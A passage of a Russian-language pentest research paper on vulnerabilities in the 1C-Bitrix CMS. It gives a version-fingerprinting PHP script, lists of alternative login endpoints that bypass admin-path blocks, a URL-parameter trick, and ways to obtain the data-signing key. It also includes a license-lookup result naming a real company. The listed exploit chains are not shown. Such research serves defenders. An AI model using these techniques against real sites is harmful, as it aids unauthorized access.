



# Уязвимости и атаки на CMS Bitrix

Май 23, 2022 - Версия 1.0

by crlf

Отказ от ответственности	3
Предисловие	3
Введение	4
<b>1. Особенности</b>	<b>5</b>
1.1. Разнообразие версий	5
1.2. Встроенный WAF	7
1.3. CSRF токены	9
1.4. Множественные эндпоинты для авторизации	9
1.4.1. Standalone скрипты	9
1.4.2. 404 Not Found	11
1.5. Многосайтовость	12
1.6. Многопроутерность	13
1.7. Rememberme куки	13
1.8. Register Globals	14
1.9. Лицензионные ключи	15
1.10. Ключ подписи данных	16
1.11. Интересные системные директории	16
1.12. RCE by design	17
<b>2. Уязвимости</b>	<b>17</b>
2.1. Full Path Disclosure	18
2.2. Content Spoofing ( <i>mobileapp.list</i> )	18
2.3. Content Spoofing ( <i>pg.php</i> )	19
2.4. Content Spoofing ( <i>rest.marketplace.detail</i> )	20
2.5. Account Enumeration ( <i>UIDH</i> )	21
2.6. Open Redirect ( <i>LocalRedirect</i> )	21
2.7. Reflected XSS ( <i>map.google.view</i> )	22
2.8. Reflected XSS ( <i>photogallery_user</i> )	23
2.9. Server-Side Request Forgery ( <i>main.urlpreview</i> )	24
2.10. Server-Side Request Forgery ( <i>html_editor_action.php</i> )	24
2.11. Local File Disclosure / Include ( <i>virtual_file_system.php</i> )	25
2.12. Arbitrary Object Instantiation ( <i>vote/uf.php</i> )	30
2.13. Arbitrary File Write ( <i>html_editor_action.php</i> )	37
<b>3. Методы атак</b>	<b>46</b>
3.1. RCE via PHP Object Injection ( <i>html_editor_action.php</i> )	47
3.1.1. Gadget chain	51
3.1.2. Обход "фикса"	57
3.2. RCE via SQL Injection ( <i>UIDH</i> )	58
3.3. RCE via PHP Object Injection ( <i>signer_default_key</i> )	60
3.4. RCE via PHP Object Injection ( <i>site_checker.php</i> )	68
Послесловие	73
Ссылки	75

## Отказ от ответственности

Материал не несёт в себе никакого тайного или злого посылы, а содержание является вымыслом и личным оценочным суждением. На момент публикации, ни одна из описанных здесь уязвимостей, с высоким и средним уровнем риска, в последних версиях программного обеспечения, не воспроизводится.

Любое противоправное использование знаний, полученных из этого материала, осуждается и не поддерживается автором.

## Предисловие

Это исследование взяло своё начало в рамках проведения будничного пентеста. И было развито, в дальнейшем, на том же поприще, вкупе с участием в программах по поиску уязвимостей. В связи с этим, представленный контент будет немного отличаться от сухого исследовательского, так как это не являлось изначальной целью. Ею являлось желание хорошо делать своё дело и тем самым немного подзаработать. Что по итогу, усердным трудом и волей Всевышнего, вылилось в кругленькую сумму с шестью нулями. И этим манускриптом для потомков, из кучи различных кейсов, записей и заметок.

Материал, ни в коей мере не претендует на экспертность или на полноту изысканий, так как является односторонним видением автора. Стоит считать его, не более чем набором баек вашего соседа по лестничной клетке. Немалая часть из которых, к сожалению, не может быть озвучена публике, по причине разных обязательств.

Основное время исследования имело место в 2020 году с небольшими подходами в 2021. Поэтому здесь рассматривается версия 20.0.650 (*standard\_encode*). Которая была скачана с сайта производителя, относится к self-hosted вариантам установки и выпущена в начале 2020.

Да, не совсем свежо. Но в нашем случае, устаревшая версия на препарации, не означает ограниченности уязвимостей и атак лишь ею. И может уходить на порядок выше и ниже. Испытать их все нет возможности. Тем более с сумасшедшим количеством модулей, изданий, зависимостей и окружений. Приложение рассматривалось в дефолте из коробки, как единое целое и это тоже стоит учитывать.

Линк на дистрибутив приложен в конце, и, к сожалению, подтвердить его достоверность хеш суммой не получится. Так как разработчик не предоставляет прошлые версии на скачку, лишь по запросу. Читателю остаётся только верить, что уязвимости не были внесены нарочно, а может и были. Ведь как мы помним, это всего лишь байки вашего заблудшего соседа...

## Введение

С этой отечественной разработкой точно сталкивался каждый пользователь сети в СНГ. Сотни интернет-студий и веб-дизайнерских бюро, ежегодно разрабатывают тысячи сайтов, используя условно-бесплатную платформу 1С-Битрикс. Благо функционала в ней предостаточно, это и сайт-визитка, портал и интернет магазин, форум и блог, а когда потребуется даже CRM. Если хотите всё вместе, то и это не проблема. Эльдорадо, Связной, МТС, Азбука Вкуса, ТВОЕ, Банк "Россия", РСБ, Раяеер, Ассист, Банки.ру, РЖД, Мультикарта и многие-многие сотни других известных и не очень брендов, используют битрикс в своих бизнес процессах. В связи с этим, экспертам по информационной безопасности приходится часто наткнуться на продукт, при проведении аудитов и анализе защищенности различных проектов.

В течении долгого времени, моим мнением было, что CMS Bitrix, в целом, довольно защищённое приложение. И если что-то и сломит линию обороны, то это будет, либо некачественное стороннее дополнение, либо ошибки в конфигурации окружения или уязвимости в нём. И если смотреть со стороны, то так и есть. Нет тебе никаких гор CVE, всего с пяток упоминаний об уязвимостях в поисковой выдаче. И толпа профильных программистов, которые вроде бы и ругают софт за быдлокод, но не кричат о его дырявости подкрепляя слова пруфами.







На деле же, при детальном анализе, имея довольно среднюю экспертизу в этих делах, удалось изменить мнение на диаметрально противоположное. И уже позже, анализируя весь полученный опыт, пришла аналогия с неуловимым Джо. Когда у "русских хакеров" действует негласное правило не работать по "ру", а иностранцам, в наших дебрях паутины, взять особо нечего. Поэтому и не наблюдается пристального внимания со стороны квалифицированных специалистов, как к продуктам типа Magento или SugarCRM.

Нет, дела у виновника не так плохи, как может показаться. Уязвимостей типа Union-Based SQL инъекций, в их простейших ипостасях, и близко нет. Всё интится и эскейпится, мама не горюй, порой по несколько раз в ряд. По слухам, временами, даже заказывается аудит исходного кода в сторонних компаниях по безопасности. Но вот незадача, либо вендор о найденных уязвимостях забывает известить общественность, либо же не исправляет их. И, к слову говоря, для мало-мальски опытного исследователя в сфере ИБ, подобное не новость. Так делают многие, и замалчивание, в какой-то мере, стало негласным правилом для большого количества софтверных компаний.

Поэтому, дальнейшую оценку и осуждение, возлагаю исключительно на потребителя. Так как цель данного материала, не очернить что-либо, а оставить небольшое пособие. Которое во первых, должно неплохо вооружить специалистов в этом направлении. Во вторых, для некоторых, развеять миф о непоколебимости битрикса. Что в свою очередь, должно заставить примкнуть сотни глаз, к миллионам строчек потенциально уязвимого кода. И в третьих, надеюсь, воодушевит кого-то делиться подобными находками с миром.

# 1. Особенности

В наши дни технологии меняются довольно стремительно. Хорошие кодовые базы в виде фреймворков и движков, зажигаются ярко и сгорают очень быстро, замещаясь ещё более качественными трудами. Наш продукт родом из нулевых, можно назвать феноменом. По причине его существования и популярности в наши дни. Ни жуткий лапшекод, ни прикрученный синей изолентой к нему ООП, с тьмой статических методов, ни повальная глобализация переменных, не мешают сотням программистов ежедневно придаваться страданиям и ухищрениям, в разработке с этим и в этом программном комбайне.

CMS		↑ Проектов ?	Доля ?
#1	 <a href="#">WordPress</a>	566 100 <span>+31 700</span>	43.81% <span>-0.92%</span>
#2	 <a href="#">1C-Bitrix</a>	173 000 <span>+13 700</span>	13.39% <span>+0.05%</span>
#3	 <a href="#">Joomla</a>	123 100 <span>-17 400</span>	9.53% <span>-2.23%</span>
#4	 <a href="#">CMS.S3</a>	39 500 <span>+39 500</span>	3.06% <span>new</span>
#5	 <a href="#">OpenCart</a>	39 000 <span>+0</span>	3.02% <span>-0.25%</span>
#6	 <a href="#">Tilda</a>	35 500 <span>+19 800</span>	2.75% <span>+1.43%</span>

В результате же, подобное положение дел порождает ворох фиш, особенностей и недобогов в системе. Прослойки, обвязки, устаревший код для обратной совместимости, наследие первично использованных технологий и тому подобные штуки. Которые и не уязвимости вовсе, но могут быть (*и были*) полезны нам, простым трудягам-пентестерам. Некоторые из особенностей будут перечислены ниже.

## 1.1. Разнообразие версий

Существует несколько редакций продукта:

- Старт
- Стандарт
- Малый бизнес
- Бизнес
- «1С-Битрикс24» - Интернет-магазин + CRM

В основе всех коробок лежит одна и та же кодовая база со стандартным набором. И, в последствии, просто обвешивается модулями и компонентами. Меняя название и обретая новый функционал за ваши деньги.

Для нас это значит, что если нашли уязвимость в **Старт**, можем использовать вплоть до **Бизнес**. Правило действенно и для **CRM**, но там, в силу специфики издания, требуется пользователь (за редкими исключениями), хотя бы с минимальными ролями.

Это правило действительно для коробочных вариантов. Но в дикой природе встречаются различного рода Frankensteiny. Со старым ядром и свежими модулями, так и наоборот. Особенно касается проектов, где из-за глубокой зависимости нет возможности обновить главный модуль, но новые компоненты успешно прикручиваются. В таких кейсах, зачастую, приходится комбинировать различные особенности и уязвимости.

Также ещё существует преднастроенная виртуальная машина BitrixVM, с автоматическим инсталлятором любой редакции на выбор. В которой свой взгляд на безопасность и стабильность системы. Что, в некоторых случаях, меняет подход атаки на приложение, но в целом, не сильно отличается от self-hosted вариантов.

К сожалению, снаружи, какого-то верного метода определить точную версию и редакцию нет. Можно опираться лишь на косвенные признаки, типа наличия или отсутствия модулей и компонентов, файлов статики, поведения свойственного определенной кодовой базе и тому подобные флажки. Как пример:

```
<?php
(!isset($argv[1]) ? exit(message('php '.basename(__FILE__).'
https://target.com')) : list($x, $target) = $argv);

$files = [
    '2021 >=' => '/bitrix/js/ui/vue/vue2/dev/src/bitrixvue.js',
    '2020'     => '/bitrix/js/main/parambag/bundle.config.js',
    '2019'     => '/bitrix/js/main/md5/bundle.config.js',
    '2018'     => '/bitrix/js/main/gridtile/gridtile.min.js',
    '2017'     => '/bitrix/js/main/recorder/encoder.js',
    '2016'     => '/bitrix/js/main/pin/pin.js',
    '2015'     => '/bitrix/js/main/usertype.js',
    '2014'     => '/bitrix/js/main/core/core_webrtc.js',
    '2013'     => '/bitrix/js/main/core/core_admin_interface.js',
    '2012'     => '/bitrix/js/main/jquery/jquery-1.7.js',
    '2011'     => '/bitrix/js/main/rating_like.js',
    '2010 <=' => '/bitrix/js/main/utils.js'
];
```

```

foreach($files as $year => $file){
    @$response = file_get_contents($target.$file).implode('',
$http_response_header);

    if($response && strpos(strtolower($response), 'content-type:
application/javascript'))
        exit(
            message($year.' ( '.$target.$file.' )') .
            message(substr($response, 0, 50)) .

message('https://github.com/search?q=SM_VERSION_DATE+'.intval($year).'+exte
nsion%3Aphp&type=Code')
        );
}

message('FAIL '.$target);

function message($str){
    print PHP_EOL.'### '.$str.' ###'.PHP_EOL.PHP_EOL;
}

```

Простейшее и иногда фолзящее решение, с большим разбросом, но помогающее порой сэкономить много времени.

## 1.2. Встроенный WAF

Весь юзер-инпут проходит через множество рекурсивных фильтров, призванных бороться с различными видами уязвимостей (*XSS*, *LFI*, *SQLi*). Те, в свою очередь, помимо банального матчинга, ещё производят обратное преобразование сущностей, нормализацию, декодирование и много чего ещё. Здесь, нужно отдать должное, модуль **security** сильно затрудняет эксплуатацию. А иногда, вообще, режет хорошие уязвимости на корню.

К примеру, нашли мы локальный инклюд в проекте:

```
<?php
require($_SERVER["DOCUMENT_ROOT"]."/bitrix/header.php");

//тут много кода

include(dirname(__FILE__) . '/pages/' . $_GET['i_am_a_winner']);

//и тут много кода

require($_SERVER["DOCUMENT_ROOT"]."/bitrix/footer.php");
```

Находка на миллион и впору плясать, но нет, приходится горько плакать. Так как любое наличие последовательностей для path traversal будет испорчено, путем замены `/../` на `/. ./`.

Довольно спорный, но как видим эффективный метод. Приложение просто вырезает или заменяет опасные входные данные.

Для XSS, правил вообще простыня и туча хуча кода, но если в пару строк на примере псевдокода, делается примерно следующее:

```
function escape($value){

    $escaped = '';
    $current = decodeValue($value);

    while($escaped != $current){
        $escaped = $current;
        foreach (filterList() as $chr => $rule){
            if($chr && strpos($current, $chr) === false) continue;
            $current = preg_replace($rule['find'], $rule['replace'], $current);
        }
    }

    return $escaped;
}
```

*Псевдокод*



Где `decodeValue()` преобразует в строках десятичные и HEX сущности (`a = &#1092; = &#xf4;`), а далее в цикле вырезает или заменяет опасные вхождения из списка `filterList()`. До тех пор, пока ввод не будет полностью вычищен и входящая в цикл строка не станет равна выходящей после замены. На мой взгляд, очень эффективно.

Но как говорится, и на старуху бывает проруха, скули и инкруды готовить можно по разному. А если перед нами стартовое издание, вообще не стоит париться. Там этот модуль попросту отсутствует, нищebroдам не по чину.

### 1.3. CSRF токены

В приложении эти токены зачастую передаются в параметре `sessid` и являются производной от `md5(GetServerUniqID().session_id())`. Где уникальный ID генерируется при установке, а `session_id()` является идентификатором текущей сессии в PHP.

Токен может быть получен в различных формах и эндпоинтах компонентов, но главный источник:

`http://site/bitrix/tools/composite_data.php`

Который, в подавляющем числе случаев, будет являться неотъемлемой частью, любого клиентского или сервер-сайд эксплоита. Так как дела в Битрикс, с CSRF защитой, обстоят более или менее сносно.


### 1.4. Множественные эндпоинты для авторизации

Под этим странным названием, имеется в виду, возможность прохождения авторизации, для последующего развития атаки, а иногда и её завершения.

#### 1.4.1. Standalone скрипты

Существует множество отдельных сценариев где проверяется доступ. Обычно, за это отвечает скрипт `prolog_admin_before.php`. В любом месте, где он будет подключен, мы получим форму авторизации. С возможностью использовать пары логина и пароля в системе, которые будут обработаны движком.

Беда сей фичи в том, что многие администраторы закрывают правилами веб-сервера доступ к `/bitrix/admin/`:




## Forbidden

You don't have permission to access this resource. Server unable to read htaccess file, denyi

Но не знают (*забывают*), что у атакующего полно мест для входа:

```
/bitrix/components/bitrix/desktop/admin_settings.php  
/bitrix/components/bitrix/map.yandex.search/settings/settings.php  
/bitrix/components/bitrix/player/player_playlist_edit.php  
/bitrix/tools/autosave.php  
/bitrix/tools/get_catalog_menu.php  
/bitrix/tools/upload.php
```



Как можем видеть, ни один запрос не будет заблокирован и это совсем не полный список подобных эндпоинтов.

### 1.4.2. 404 Not Found

Понятия не имею для чего это, но штука довольно забавная. В одном из инициализационных файлов системы, а именно `/bitrix/modules/main/include/urlrewrite.php`, существует интересный участок кода:


```
...
    $url = $requestUri = $_GET["SEF_APPLICATION_CUR_PAGE_URL"];
...
if(strpos($requestUri, "/bitrix/admin/") === 0)
{
    $_SERVER["REAL_FILE_PATH"] = "/bitrix/admin/404.php";
    include($_SERVER["DOCUMENT_ROOT"]."/bitrix/admin/404.php");
    die();
}
```

*/bitrix/modules/main/include/urlrewrite.php*

И если сделать вот так:

```
http://site/ololo/?SEF_APPLICATION_CUR_PAGE_URL=/bitrix/admin/
```

То получим ещё один эндпоинт для авторизации:



Основная причина вылета формы, всё та же, как и в множестве из 1.4.1.

## 1.5. Многосайтовость

Один программный комплекс, может быть настроен для работы с несколькими доменами и поддоменами. Которые чаще всего размещаются в отдельных директориях:


```
/var/www/html/ = site  
/var/www/html/subdomain/ = subdomain.site
```

И часть структуры битрикса в них просто линкуется симлинками:

```
user@debian:/var/www/html/bitrix/subdomain$ ls -la  
total 12  
drwxrwxrwx  2 user user 4096 Oct 22  2020 .  
drwxrwxrwx 17 user user 4096 Apr 27 16:45 ..  
lrwxrwxrwx  1 user user   9 Apr 27 16:45 bitrix -> ../bitrix  
-rwxrwxrwx  1 user user 3711 Oct 16  2020 index.php  
lrwxrwxrwx  1 user user   9 Apr 27 16:45 upload -> ../upload  
user@debian:/var/www/html/bitrix/subdomain$
```

В связи с этим, иной раз, получаем обход подобный предыдущим фичам:

```
http://site/bitrix/admin/ - 403  
http://subdomain.site/bitrix/admin/ - 403  
http://site/subdomain/bitrix/admin/ - 200
```



Особенность также может быть использована в некоторых цепочках методов, что будет описано позже.

## 1.6. Многороутерность

Уж простите за ещё одно странное название, но OWASP для фич еще не придумали. Смысл этого в том, что пользователь имеет несколько точек вызова различных компонентов и модулей системы. К ним относится:

Доступ к сценарию напрямую, например:

```
http://site/bitrix/components/bitrix/main.numerator.edit.sequence/sliderslider.php
```

Используя "новый ajax":

```
http://site/bitrix/services/main/ajax.php
```

Или роутер для мобильных приложений:

```
http://site/bitrix/services/mobileapp/jn.php
```

Так как CMS заточена на работу с Apache, то в связке с одним Nginx, где частенько забывают дописать запрещающие правила хранящиеся в .htaccess. Можно напрямую обращаться к файлам модулей, в том числе администраторским скриптам:

```
http://site/bitrix/modules/main/admin/php_command_line.php
```

Возможно, есть ещё какие-то потайные двери, но и этого вполне достаточно. Конечно, за некоторыми исключениями в каждом случае. Но добраться куда не следует (*или следует*), если что-то заблокировали, должно помочь.

## 1.7. Rememberme куки

Штука довольно распространенная, много где есть, тут тоже не исключение. Поможет нам в одном из вариантов атаки, а также таит в себе уязвимость.


Используются параметры `BITRIX_SM_UIDL` (логин) и `BITRIX_SM_UIDH` (хеш токена).

## 1.8. Register Globals

Да-да, вам не кажется. Битрикс использует эмуляцию, в виде вызовов `extract()`. Глобально и местами. Из-за чего можно делать, например, так:

```
http://site/?USER_FIELD_MANAGER=1
```

И если включен вывод ошибок, то будем наблюдать следующую картину:



```
[Error]
Call to a member function getEntityList() on string (0)
/var/www/html/bitrix/bitrix/modules/main/lib/orm/entity.php:298
#0: Bitrix\Main\ORM\Entity->postInitialize()
    /var/www/html/bitrix/bitrix/modules/main/lib/orm/entity.php:121
#1: Bitrix\Main\ORM\Entity::getInstanceDirect(string)
    /var/www/html/bitrix/bitrix/modules/main/lib/orm/entity.php:104
#2: Bitrix\Main\ORM\Entity::getInstance(string)
    /var/www/html/bitrix/bitrix/modules/main/lib/orm/data/datamanager.php:81
#3: Bitrix\Main\ORM\Data\DataManager::getEntity()
    /var/www/html/bitrix/bitrix/modules/main/lib/orm/data/datamanager.php:586
#4: Bitrix\Main\ORM\Data\DataManager::normalizePrimary(string)
    /var/www/html/bitrix/bitrix/modules/main/lib/orm/data/datamanager.php:342
#5: Bitrix\Main\ORM\Data\DataManager::getByPrimary(string, array)
    /var/www/html/bitrix/bitrix/modules/main/include.php:48
#6: require_once(string)
    /var/www/html/bitrix/bitrix/modules/main/include/prolog_before.php:14
#7: require_once(string)
    /var/www/html/bitrix/bitrix/modules/main/include/prolog.php:10
```

Похоже на наследие PHP 4 проекта, на котором приложение довольно сильно завязано. RG и его различные эмуляции, это причина большого количества уязвимостей в разных продуктах. Здесь определённно то место, куда стоит посмотреть каждому.

## 1.9. Лицензионные ключи

Так как продукт наш условно-бесплатный, то соответственно имеет под капотом механизм проверки лицензионных ключей (пр. S12-NA-FZ3MGO46K0YK86NK). Которые, при наличии, можно проверить самостоятельно по адресу:

```
https://www.1c-bitrix.ru/support/key_info.php
```

### Информация о ключе

Доступ к [технической поддержке](#), [закрытому клиентскому форуму](#), а также к [дистрибутивам продукта](#) в виде исходных кодов на данный момент предоставлен пользователю (**webvbi**) .

Если Вы забыли пароль от данного аккаунта, вы можете восстановить его на [странице восстановления пароля](#).

Если Вы являетесь владельцем данной лицензии и хотите заменить пользователя, которому предоставлены доступы к тех. поддержке, клиентскому форуму и дистрибутивам, направьте запрос для внесения изменений на [info@1c-bitrix.ru](mailto:info@1c-bitrix.ru).

Регистрационные данные	
Полное юридическое название компании-владельца продукта или ФИО частного владельца:	ООО "Высокие Бизнес Идеи"
Список адресов, включая тестовые, по которым будет доступна данная копия продукта "1С-Битрикс":	<a href="http://lgrushekmnogo.ru">http://lgrushekmnogo.ru</a>
Информация о ключе	
Редакция продукта:	Бизнес
Количество сайтов:	Неограниченно
Количество пользователей:	Неограниченно
Дата активации лицензии:	26.09.2013
Срок окончания действия Стандартной лицензии:	29.12.2018



**Анжелика В.**  
Хотите крутой  
компаниям? От

Что, на мой взгляд, даёт чуть больше информации, чем следовало бы. Но нам это только в плюс, используем и будем использовать.

Локально ключ можно наблюдать в файле `/bitrix/license_key.php`.

## 1.10. Ключ подписи данных

В лучших традициях современной разработки, Bitrix использует секретный ключ (*signer\_default\_key*) подписи данных на клиенте, например сериализованные объекты или промежуточные данные работы скрипта, для исключения их подделки.

Генерируется единоразово, по факту установки приложения или в случае надобности при отсутствия такового, и инсертируется в таблицу **b\_option**. По сути является SHA256 хешем случайного набора данных.

Может быть легко добыт, например через SQL инъекцию. Наличие этого ключа у злоумышленника, повод начать бить во все колокола, так как история ничем хорошим точно не закончится. Так как потенциально, может являться причиной SQLi, LFI, RCE.

## 1.11. Интересные системные директории

Различных системных директорий в веб-руте очень много. На мой взгляд, выделить стоит несколько:

- **/local/** используется для отделения мух от котлет. То есть, для складирования пользовательских модулей, темплейтов и компонентов. Отделяя их от дефолтного набора в директории **/bitrix/**. Делая тем самым последующее обновление системы и компонентов безболезненным. Пошуршав тут дирбастером, иногда, можно выцепить что-то ценное.
- **/upload/** директория по умолчанию для различных загрузок и временных файлов в **/upload/tmp/**. Для последних, существует возможность переноса их куда-то подальше от веб-директории. Чем часто пользуются продвинутые администраторы и полностью запрещают писать что-то в корень.
- **/bitrix/managed\_cache/** является складом файлового кеша, который работает по умолчанию. Интересно оно тем, что при наличии локальной читалки, из этих файлов можно получить важные данные по таргету. К примеру, тут:

```
/bitrix/managed_cache/MYSQL/b_option/2e/2e253c685b7c7d024ea4df067c3f9d7a.php
```

Будут лежать некоторые данные из таблицы **b\_option**, включая **signer\_default\_key** (1.10).



## 1.12. RCE by design

Существует несколько мест для легального выполнения PHP кода:

```
http://site/bitrix/admin/main_controller.php  
http://site/bitrix/admin/php_command_line.php
```

Креденшелы админа, XSS и CSRF, только в путь.

Также есть - агенты. Это такие записи в БД, которые по внутреннему крону, что-то делают. Чистят, мониторят, обновляют и т.п. Подобие планировщика задач, где задача это PHP код. ~~Отличное место для закладки.~~

## 2. Уязвимости

В процессе изучения были найдены десятки уязвимостей, с различным уровнем риска. Одни из них были применены для атак, другие же являлись побочными находками. В этом разделе будут перечислены некоторые из них, являющиеся самостоятельными. Другие же, могут работать только в комбинации и применимы только в контексте кейсов атак. И зачастую не несут рисков сами по себе, поэтому будут освещены в соответствующем разделе.

Не менее важной особенностью, является модель злоумышленника, с которой они искались, а именно не аутентифицированного (*unauthenticated*) пользователя. Такой контекст ещё называют pre-auth уязвимостями. Подобные цели встречались мне в большинстве случаев, поэтому разведка багов скрытых под капотом, с правами юзера с зоопарком ролей, не рассматривалась.

И первым делом идёт та самая, которая нам всем кажется очень важной, но она и даром никому не нужна, вендору в том числе.

## 2.1. Full Path Disclosure

Вообще, достать точный локальный путь битрикса, не простая задача. Но если, вдруг, вам подвернулся PHP с `display_errors=On`, то можно воспользоваться некоторыми сценариями. Их много, больше нескольких десятков или даже сотен, и от версии к версии, набор и количество будет меняться. Вот некоторые из них:

```
http://site/bitrix/admin/restore_export.php
http://site/bitrix/admin/tools_index.php
http://site/bitrix/bitrix.php
http://site/bitrix/modules/main/ajax_tools.php
http://site/bitrix/php_interface/after_connect_d7.php
http://site/bitrix/themes/.default/.description.php
